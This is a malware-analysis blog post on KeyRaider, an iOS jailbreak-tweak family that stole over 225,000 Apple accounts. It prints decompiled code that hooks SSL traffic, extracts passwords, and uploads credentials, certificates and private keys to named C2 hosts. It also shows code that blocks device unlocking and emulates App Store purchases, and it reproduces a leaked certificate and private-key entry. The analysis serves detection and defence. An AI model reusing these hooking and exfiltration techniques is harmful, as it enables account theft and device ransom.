KeyRaider: iOS Malware Steals Over 225,000 Apple Accounts to Create Free App Utopia

By Claud Xiao

Published: 2015-08-31 · Archived: 2026-04-05 19:42:38 UTC

Executive Summary

Recently, WeipTech was analyzing suspicious Apple iOS tweaks reported by users and found over 225,000 valid Apple accounts with passwords stored on a server.

In cooperation with WeipTech, we have identified 92 samples of a new iOS malware family in the wild. We have analyzed the samples to determine the author's ultimate goal and have named this malware "KeyRaider". We believe this to be the largest known Apple account theft caused by malware.

KeyRaider targets jailbroken iOS devices and is distributed through third-party Cydia repositories in China. In total, it appears this threat may have impacted users from 18 countries including China, France, Russia, Japan, United Kingdom, United States, Canada, Germany, Australia, Israel, Italy, Spain, Singapore, and South Korea.

The malware hooks system processes through MobileSubstrate, and steals Apple account usernames, passwords and device GUID by intercepting iTunes traffic on the device. KeyRaider steals Apple push notification service certificates and private keys, steals and shares App Store purchasing information, and disables local and remote unlocking functionalities on iPhones and iPads.

KeyRaider has successfully stolen over 225,000 valid Apple accounts and thousands of certificates, private keys, and purchasing receipts. The malware uploads stolen data to its command and control (C2) server, which itself contains vulnerabilities that expose user information.

The purpose of this attack was to make it possible for users of two iOS jailbreak tweaks to download applications from the official App Store and make in-app purchases without actually paying. Jailbreak tweaks are software packages that allow users to perform actions that aren't typically possible on iOS.

These two tweaks will hijack app purchase requests, download stolen accounts or purchase receipts from the C2 server, then emulate the iTunes protocol to log in to Apple's server and purchase apps or other items requested by users. The tweaks have been downloaded over 20,000 times, which suggests around 20,000 users are abusing the 225,000 stolen credentials.

Some victims have reported that their stolen Apple accounts show abnormal app purchasing history and others state that their phones have been held for ransom.

Palo Alto Networks and WeipTech have provided services to detect the KeyRaider malware and identify stolen credentials. In the remainder of this blog, we provide details about the malware and the attacks.

Finding KeyRaider

The attack was first discovered by i_82, a student from Yangzhou University and member of WeipTech. WeipTech (Weiphone Tech Team) is an amateur technical group consisting of users from Weiphone – one of the largest Apple fans websites in China. Previously, WeipTech cooperated with us to report on other iOS and OS X malware including AppBuyer and WireLurker.

Beginning in July 2015, WeipTech members began investigating reports that some users' Apple accounts were used to make unauthorized purchases and to install iOS apps. By looking at jailbreak tweaks these users had installed, they found one tweak that collected user information and uploaded it to an unexpected website. They then found this website has a trivial SQL injection vulnerability that allows access to all of the records in the "top100" database (Figure 1).



Figure 1. WeipTech found SQL injection vulnerability in the C2 server (from WeipTech)

In this database, WeipTech found a table named "aid" that contains 225,941 total entries. Approximately 20 thousands entries include usernames, passwords and GUIDs in plaintext, while the rest of the entries are encrypted.

By reverse-engineering the jailbreak tweak, WeipTech found a piece of code that uses AES encryption with fixed key of "mischa07". The encrypted usernames and passwords can be successfully decrypted using this static key. They then confirmed that the listed usernames were all Apple accounts and validated some of the credentials. The WeipTech researchers dumped around half of all entries in the database before a website administrator discovered them and shut down the service.

On August 25, WeipTech posted about the leak on their Weibo account, submitted a vulnerability report to Wooyun (a leading vulnerability crowdsourcing website in China) and forwarded the information to CNCERT/CC.

When Palo Alto Networks researchers analyzed the tweak WeipTech mentioned in their report, we found that it did not contain malicious code to steal passwords and upload them to the C2 server. However, through other

information WeipTech provided to us, we determined that there was other malware in the wild that was collecting the stolen credentials and uploading them to the same server.

We named this new iOS malware family "KeyRaider" because it raids victims' passwords, private keys and certificates. (Just like "Lurker" and "Reaper", Raider is also a unit in Blizzard's real-time strategy games.)

KeyRaider Distribution

KeyRaider, as far as we know, only spreads through Weiphone's Cydia repositories for jailbroken iOS devices. Unlike other Cydia sources such as BigBoss or ModMyi, Weiphone provides private repository functionality for each registered user so that they can directly upload their own apps and tweaks and share them with each other.

One Weiphone user, named "mischa07", uploaded at least 15 KeyRaider samples to his personal repository so far in 2015 (Figure 2). Since his user name was also hard-coded into the malware as the encryption and decryption key (Figure 3), we strongly suspect mischa07 is KeyRaider's original author.

Figure 2. mischa07's personal Cydia repository

```
                ; CODE XREF: meEncry(std::__1::basic_string<char
MOVW            R0, #(:lower16:(paAppendbytesLen - 0xF750))
MOV.W           R6, #0xFFFFFFFF
MOVT.W          R0, #(:upper16:(paAppendbytesLen - 0xF750))
STR             R6, [SP,#0x68+var_48]
ADD             R0, PC ; paAppendbytesLen
LDR             R1, [R0] ; "appendBytes:length:"
MOV             R0, R5
BLX             _objc_msgSend
MOVW            R0, #(:lower16:(cfstr_Mischa07 - 0xF766)) ; "mischa07"
MOV             R1, R5
MOVT.W          R0, #(:upper16:(cfstr_Mischa07 - 0xF766)) ; "mischa07"
STR             R6, [SP,#0x68+var_48]
ADD             R0, PC  ; "mischa07"
BL              __Z20AES256EncryptWithKeyP8NSStringP6NSData ; AES256Encr
MOV             R1, R0
CMP             R1, #0
```

Figure 3. "mischa07" was hardcoded in the malware as encryption key

According to Weiphone's web page, some of the tweaks mischa07 uploaded have been downloaded tens of thousands of times (Figure 4). These apps and tweaks provide functionalities such as game cheating, system tuning and app advertisement stripping.

Note that there are two especially interesting tweaks in mischa07's repository:

- **iappstore** (Figure 5): Provides service to download non-free apps from Apple's official App Store without purchase.
- **iappinbuy**: Provides service to get some official App Store apps' In-App-Purchasing items totally free.

Mischa07 even posted in Weiphone forum to promote these two tweaks but some users didn't believe their supposedly magic functionalities. However, from Weiphone's website, the iappinbuy still received 20,199 downloads (Figure 4), while iappstore got 62 (only counting the newest version).

Figure 4. One malicious sample was downloaded over 30,000 times

Figure 5. The iappstore tweak can directly install non-free apps from App Store

Figure 6. Author promotes his iappstore tweak

Another Weiphone user that distributed the KeyRaider malware is “氵 刀八木” or “bamu”. Bamu's personal repository is pretty popular in the community since he frequently provides useful tools. After the attack was exposed, bamu deleted almost all of malware he uploaded from the repository and denied it on the forum. However, with help from Weiphone, we checked all apps or tweaks he has ever uploaded and found at least 77 of them will install the KeyRaider malware on victims’ iOS devices. While mischa07 appears to have created the malware and developed different versions of it, bamu’s malicious apps are mostly created by repackaging existing apps or tweaks such as iFile, iCleanPro and avfun with the malware.

When KeyRaider uploads hijacked user password to its C2 server, it includes a parameter named “flag” or “from” in the HTTP URL to track the source of the infection. In mischa07’s code, the value of these parameters is always the app’s name such as “letv.” While in bamu’s samples, the value will always be “bamu”. From leaked data, we found that over 67% of stolen accounts came from bamu.

Since bamu is only a distributor, our latter behavior analysis will mainly focus on samples directly distributed by mischa07.

Stolen User Data

KeyRaider collects three kinds of user data and uploads to its C2 server by HTTP; we identified two different C2 servers.

- top100.gotoip4[.]com
- www.wushidou[.]cn

During the course of our analysis, these domain names resolved to the IP address 113.10.174.167. In the “top100” database in this server there are three tables: “aid”, “cert” and “other”. KeyRaider use four PHP scripts on the server to access the database: aid.php, cert.php, other.php and data.php.

By analyzing the code and data dumped by WeipTech, we found that the “aid” table stored 225,941 stolen Apple ID’s user name, password and device GUID combinations. The “cert” table stored 5,841 entries of infected

devices’ certificate and private key that are used by Apple’s push notification service (Figure 7). Finally, the “other” table stored over 3,000 entries of device’s GUID and app purchasing receipts from App Store server.

rowid=5603&id=734ccb303fec20bca62a1c7f01801a64bb567a09&cert=MIIC8zCCAlygAwIBAgIKAfNSU
jsaaBQtxzANBgkqhkiG9w0BAQsFADBaMQswCQYDVQQGEwJVUzETMBEGA1UEChMKQXBwbGUgSW5jLjEVMBMGA1
UECxMMQXBwbGUgaVBob25lMR8wHQYDVQQDExZBcHBsZSBpUGhvbmUgRGV2aWNlIENBMB4XDTE1MDIyNTEyMzk
yMloXDTE4MDIyNTEyMzkyMlowgYMxLTArBgNVBAMWJENCMEYxNzE1LTEwNTMtNEUzNi04NUZFLTQ1RUJERTA5
MDM5OTELMAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRIwEAYDVQQHEwlDdXBlcnRpbm8xEzARBgNVBAoTCkFwc
GxlIEluYy4xDzANBgNVBAsTBmlQaG9uZTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAoupjB5myj8ay+r
2Az3j8cIP/M48nOnWDWsf6BEG6fFkYIlGFnpIQo/CTwa7deZq6hhDjzCT6i2ESQkF7OgzJOta8mhMQE3EjVrT
8mWj3JYswsDZVnDuXag+VNrBEydzE+PhRzqQiBY8SF0Xo5IsPjfuzo6FfgMjoUdpewg5X0PMCAwEAAaOBlTCB
kjAfBgNVHSMEGDAWgBSy/iEjRIaVannVgSaOcxDYp0yOdDAdBgNVHQ4EFgQUJM6a3iJ3p/s9JR5Uz9YCwgQbf
GQwDAYDVR0TAQH/BAIwADAOBgNVHQ8BAf8EBAMCBaAwIAYDVR0lAQH/BBYwFAYIKwYBBQUHAwEGCCsGAQUFBw
MCMBAGCiqGSIb3Y2QGCgIEAgUAMA0GCSqGSIb3DQEBCwUAA4GBAK4IwWi8DqDxv4BaXpKtZRL9wil74NxZJzN
8B2r2d+NnivHKhMFKqSXPkC3yllgx4Yx6dwRg7TZeG7rcCkSk94hJh7Irq7CstTh6CCRZA3twfHZKJmJ8oh5u
WXxpMazRBpgPSNGwXMguYkZzGJc52n67pjXjeepmqdedaMslNtCF&priv=89BXDsJe2lHoyIBfoaOz+40Pi+T
oRRcSjwUipM5R+PjE3MlEsDaVD2qXO5xVNrAwiyX3aJn8tFYjcRMQE5q81jrJDDp7QUISYYv6JMzjEIa6mnnd
rsGT8KMQkp6FUSIYWXy6QQT6x1qDdTonjzP/g3D8eM+Avfqyxo+ymQdj6qIBAAEAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACmwzIntC5MXdL01yIb0F41c+Ox
GiJwamxejy05M61pO37WXk0hnfCx0UoWbW1iN1oUNHn/4kC3Q4LHp9kA+OPBwC5ejSGQdP4Xe4WpQayBwz+AF
lO7E8rr5GM9J426OY8Qr8lVsJZ3/Zyg+6/aFQB8kTHjegZxdXtVUq5STx0clz7aetvsEhmCBk0xDFnkeV6LWT
S7jq78glpkyRHf4WxjHJzUB2FG42FUxwOKCppvWwWwrsvDf1eGCPB8oSND5q50MkBZ5EXMysW4GQBiGy/o44e
TNYm2baLCaq+Ze8qB1+mhKXg9q4NxeIqw4xwWKisemmizNVJz/ij9S8uhIc2EtXgMubZZPq4okRKWUaFmJr6D
loLt6EQHCfPP8dSWL83iqxtedKeo8RHfTqpTECeDQpKmM224LZQSGj0/fAUmh6aIUvDOt8/1ZE2/HEF1X30by
QpTHFHXA9U48BgjDcFVaSa/HfjSUWRqMwkZ2NMNtbaEbQ/aP/POwt91vxgWsI2KlNL7uw96g3Qh8QkCkx17of
pkEC3vIX8nFGt0QIvgpAofC43DdLBpsuUWTeNvB3WiKZy1ROEv39Y6LJg0r+aI=&flag=1

Figure 7. One entry in the leaked cert table

We sorted the email addresses from the stolen Apple IDs and found more than half of them used email service provided by Tencent. Below are top 10 most popular stolen account Email address domains. (Six of them are primarily in use by Chinese users):

- @qq.com
- @163.com
- @icloud.com
- @gmail.com
- @126.com
- @hotmail.com
- @sina.com
- @vip.qq.com
- @me.com
- @139.com

However, we also found some email addresses belong to other countries’ or regions’ domain names, including:

- tw: Taiwan
- fr: France
- ru: Russia
- jp: Japan
- uk: United Kingdom
- ca: Canada
- de: Germany

- au: Australia
- us: United States
- cz: Czech Republic
- il: Israel
- it: Italy
- nl: Netherlands
- es: Spain
- vn: Vietnam
- pl: Poland
- sg: Singapore
- kr: South Korea

Malicious Behaviors

The KeyRaider malicious code exists in Mach-O dynamic libraries that are used as plugins for the MobileSubstrate framework. Through MobileSubstrate APIs, the malware can hook arbitrary APIs in system processes or in other iOS apps.

Many previous iOS malware families also abused the MobileSubstrate. For example, the Unflod (aka SSLCreds or Unflod Baby Panda) that was found by Reddit users and was analyzed by SektionEins used it to intercept SSL encrypted traffic and steal Apple account passwords. The AppBuyer malware discovered last year used the same technique to steal passwords and to purchase apps from App Store. KeyRaider takes this technique another step further. It implemented the following malicious behaviors:

- Stealing Apple account (user name and password) and device GUID
- Stealing certificates and private keys used by Apple Push Notification Service
- Preventing the infected device being unlocked by passcode or by iCloud service

Stealing Apple Account Data

Most KeyRaider samples hook SSLRead and SSLWrite functions in the itunesstored process (Figure 8). itunesstored is the system daemon that is responsible for communicating with the App Store using the iTunes protocol.

```
if ( std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::find(
       &v16,
       "itunesstored",
       0,
       12) != -1 )
{
  v18 = 3;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(
    &v15,
    "/System/Library/Frameworks/Security.framework/Security",
    54);
  v18 = 4;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(&v14, "SSLWrite", 8);
  v18 = 5;
  v11 = getAdress(&v15, &v14);
  v18 = 6;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v14);
  v18 = 7;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v15);
  if ( v11 )
  {
    v18 = 8;
    MSHookFunction(v11, replace_SSLWrite, &original_SSLWrite);
  }
```

Figure 8. KeyRaider hooks SSLRead and SSLWrite in itunesstored

When the App Store client asks the user to input their Apple account for login, the information is sent to the App Store server via an SSL encrypted session. In the replacement function of SSLWrite, KeyRaider looks for this kind of login session, and searches for specific patterns to find the Apple account's username, password and device's GUID in the data being transferred (Figure 9). Next, in the replacement function for SSLRead, these credentials are encrypted using the AES algorithm with the static key "mischa07", and then sent to the KeyRaider C2 server (Figure 10).

```
NSLog(CFSTR("name: %s"));
v60 = 33;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 34;
std::__1::basic_string<char,std::__1::char_traits<char>
  &v34,
  "<key>password</key>\n\t<string>(*)</string>",
  41);
v60 = 35;
findRegex(&v36, &v35, &v34);
v60 = 36;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 37;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 38;
NSLog(CFSTR("password: %s"));
v60 = 39;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 40;
std::__1::basic_string<char,std::__1::char_traits<char>
  &v31,
  "<key>guid</key>\n\t<string>(*)</string>",
  37);
v60 = 41;
findRegex(&v33, &v32, &v31);
```

Figure 9. Searching for Apple account information in SSL data

```
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v49,
  &v53,
  "POST /aid.php HTTP/1.1\r\n");
v91 = 60;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v50,
  &v49,
  "Host: top100.gotoip4.com\r\n");
v91 = 61;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v51,
  &v50,
  "Content-Type: application/x-www-form-urlencoded\r\n");
v91 = 62;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v52,
  &v51,
  "Content-Length: (length)\r\n\r\n");
v91 = 63;
```

Figure 10. Uploading stolen credentials to the C2 server

In addition to hooking SSLRead and SSLWrite, KeyRaider also invokes MGCopyAnswer("UniqueDeviceID") to read the device GUID.

Stealing Certificates and Private Keys

In some samples, KeyRaider also hooks the apsd process -- the daemon process responsible for Apple Push Notification Service on iOS systems. It hooks the SecItemCopyMatching function defined in the Security framework. This API is used to search keychain items that match given search query.

After installing the hook, when the search query has a label value of “APSClientIdentity”, KeyRaider will execute the original SecItemCopyMatching, then invoke SecIdentityCopyCertificate and SecIdentityCopyPrivateKey to copy the certificate and private key from the original function’s return result (Figure 11). Together with GUID, these credentials are then sent to the C2 server (Figure 12). In the iOS keychain, the key that labeled with APSClientIdentity is used for the push notification. Through these credentials, an attacker can create a fake push notification to the system.

```
if ( !objc_msgSend(v10, "compare:", CFSTR("APSClientIdentity")) )
{
  v37 = 0;
  v69 = -1;
  NSLog(CFSTR("found cert"));
  v11 = *(_DWORD *)v8;
  v36 = v8;
  v69 = -1;
  SecIdentityCopyCertificate(v11, &v67);
  v69 = -1;
  SecIdentityCopyPrivateKey(v11, &v66);
  v12 = v67;
  v69 = -1;
  v13 = objc_msgSend(&OBJC_CLASS___NSMutableData, "alloc");
  v14 = *(_QWORD *)(v12 + 8);
  v69 = -1;
  v15 = objc_msgSend(v13, "initWithBytes:length:", v14);
```

Figure 11. Copy push service's certificate and private key

```
v42 = (int)objc_msgSend(
            &OBJC_CLASS___NSString,
            v38,
            CFSTR("id=%@&cert=%@&priv=%@&flag=2&guid=%@"),
            v40,
            v24,
            v25,
            v39);
v57 = 0;
v56 = 0;
v58 = 0;
v69 = 10;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v52,
  &v56,
  "POST /cert.php HTTP/1.1\r\n");
v69 = 11;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v53,
  &v52,
  "Host: www.wushidou.cn\r\n");
v69 = 12;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v54,
  &v53,
  "Content-Type: application/x-www-form-urlencoded\r\n");
v69 = 13;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v55,
  &v54,
  "Content-Length: (length)\r\n\r\n");
v69 = 14;
```

Figure 12. Upload certificate and key

Lock Device

When KeyRaider hooks the SecItemCopyMatching, except for intercept notification credentials, it will also compare current query's label with a very special string "com.apple.lockdown.identity.activation". If the label is this string, KeyRaider will set this query's result to zero. (Figure 13)

```
_query_label = objc_msgSend(_query, "objectForKey:", CFSTR("labl"));
if ( _query_label )
{
  v69 = -1;
  NSLog(CFSTR("==labl:%@"));
  v69 = -1;
  if ( !objc_msgSend(_query_label, "compare:", CFSTR("com.apple.lockdown.identity.activation")) )
    *(_DWORD *)_result = 0;
```

Figure 13. Set lockdown activation result always to zero

At the time of this publication, there isn't any public documentation of the com.apple.lockdown.identity.activation query on the Internet. We believe that this query is used to unlock devices. By setting this query's result to zero, KeyRaider may prevent users from unlocking their own devices either by locally inputting correct unlock passcode or by remotely unlocking the devices via iCloud.

Note that in all samples we've found thus far, this piece of code is standalone and not invoked by any other code; it has only been implemented there and exported as a function. However, we have evidence that real attacks using this functionality have occurred.

Free Apps For Everyone!

Some samples of KeyRaider implemented code to download purchase receipts and Apple accounts from the C2 server. However, only in the iappstore and iappinbuy jailbreak tweaks were these actually used.

According to an author's description, iappstore can be used to download any app from App Store totally free. Let's take a look at how they make that possible.

The app hooks the SSLWrite API twice. The first hook is used for password stealing just like others. The second hook tries to determine whether current HTTP request is equal to "POST /WebObjects/MZBuy.woa/wa/buyProduct". This is used to determine if the session is making a purchase using the iTunes protocol (Figure 14).

```
std::__1::basic_string<char,std::__1::char_traits<char>,
  &v86,
  "POST /WebObjects/MZBuy.woa/wa/buyProduct",
  40);
v11 = v86;
v94 = (int)&__gxx_personality_sj0;
v95 = (int)&GCC_except_table0_2;
v96 = &savedregs;
v98 = (int *)&v31;
v97 = ((unsigned int)&stru_510.segname[6] | 1) + 79862;
_Unwind_SjLj_Register(&v92);
if ( v11 & 1 )
{
  v12 = v87;
  v13 = v88;
}
else
{
  v13 = (unsigned int)&v86 | 1;
  v12 = v11 >> 1;
}
if ( !strncmp(v9, (const char *)v13, v12) )
```

Figure 14. Hooking app purchase session

If the request is making the purchase, the next time SSLWrite is invoked, the hooking code will try to match keywords such as “salableAdamId”, “appExtVrsId”, “vid”, “price”, “guid”, “installedSoftwareRating” and “pricingParameters” in the data being sent to get payment information about current app. If the app is not free, a function named fire() is then invoked.

The fire function then invokes the readAid() function. readAid() reads a local file located at /var/mobile/Documents/iappstore_aid.log. This file contains an Apple account’s username, password, device GUID, related iTunes session’s token, cookie, phone number and carrier, operating system information and iTunes CDN server number. The function then parses this data and creates an Account object.

If the file doesn’t exist, it will invoke readAidUrl() function which will download new account information from KeyRaider’s C2 server and create an Account object (Figure 15). Figure 16 shows an account downloaded from the server.

```
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v59,
  &v61,
  "GET /data.php?table=other&game=(game) HTTP/1.1\r\n");
v66 = 10;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v60,
  &v59,
  "Host: www.wushidou.cn\r\n\r\n");
v66 = 11;
```

Figure 15. Downloads Apple account from C2 server



Figure 16. Stolen Apple account was downloaded from C2 server

After creating the Account object, fire() will generate a plist format string that contains the account information, and invoke login(), then invoke sendBuy().

The login() function will construct an HTTP connection to the follwing URL with the plist string and a AppStore client like user agent value.

- p*-buy.itunes.apple.com/WebObjects/MZFinance.woa/wa/authenticate

This causes the current iTunes session to be logged in with the remote Apple account. (Figure 17)

```
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v111,
  &v126,
  "POST /WebObjects/MZFinance.woa/wa/authenticate HTTP/1.1\r\n");
v132 = 2;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v112,
  &v111,
  "Host: p(pod)-buy.itunes.apple.com\r\n");
v132 = 3;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v113,
  &v112,
  "User-Agent: AppStore/2.0 iOS/(os) model/(phone) (4; dt:27)\r\n");
v132 = 4;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&
v132 = 5;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v115,
  &v114,
  "Accept-Encoding: gzip, deflate\r\n");
```

Figure 17. Emulating login protocol

After the login request, login() will parse the returned result for the cookie, token and other information and will save this data together with an account password to the local iappstore_aid.log file, to be used for the next purchase. If the login failed due to a password error, it will invoke readAidUrl() again to get a different Apple account from the C2 server.

The sendBuy() function works similarly to the login() function but requests another URL for app purchasing verification:

- p*-buy.itunes.apple.com/WebObjects/MZBuy.woa/wa/buyProduct

Through this procedure, the iappstore tweak can successfully purchase any app using another person's stolen Apple account.

Note that, besides of these operations, in two standalone functions verifySF() and verifySF2() implementation in this sample, KeyRaider also tries to get or use information about Apple account's password recovery questions and answers. This functionality hasn't been finished in the samples we analyzed.

The functionality of iappinpay is similar to iappstore. The only difference is that the purchase interface has changed as well as some of the parameters used (Figure 18). Since the C2 server database also stored some previous In-App-Purchase receipts, it seems that author also planned to implement functionality to reuse these receipts, possibly to send them to Apple to prove that that they have previously purchased an item.

```
  &v86,
  "HTTP/1.1 200 Apple WebObjects\r\n");
v90 = 2;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v6
v90 = 3;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v61,
  &v60,
  "x-apple-translated-wo-url: /WebObjects/MZBuy.woa/wa/inAppBuy\r\n");
v90 = 4;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v62,
  &v61,
  "edge-control: no-store\r\n");
v90 = 5;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v63,
  &v62,
  "edge-control: cache-maxage=0\r\n");
v90 = 6;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
```

Figure 18. In-App-Purchase verification request

Phones Held for Ransom

In addition to stealing Apple accounts to buy apps, KeyRaider also has built-in functionality to hold iOS devices for ransom.

Some previous iPhone ransomware attacks are based on remotely controlling the iOS device through the iCloud service. Some of these attacks can be avoided by resetting the account password to regain control of iCloud. KeyRaider is different. It can locally disable any kind of unlocking operations, whether the correct passcode or password has been entered. Also, it can send a notification message demanding a ransom directly using the stolen certificate and private key, without going through Apple's push server. Because of this functionality, some of previously used "rescue" methods are no longer effective.

We know that KeyRaider has been used to hold a phone for ransom, as one victim reported that his phone was locked while prompted message in screen is "Please contact by QQ or phone to unlock it." (Figure 19)

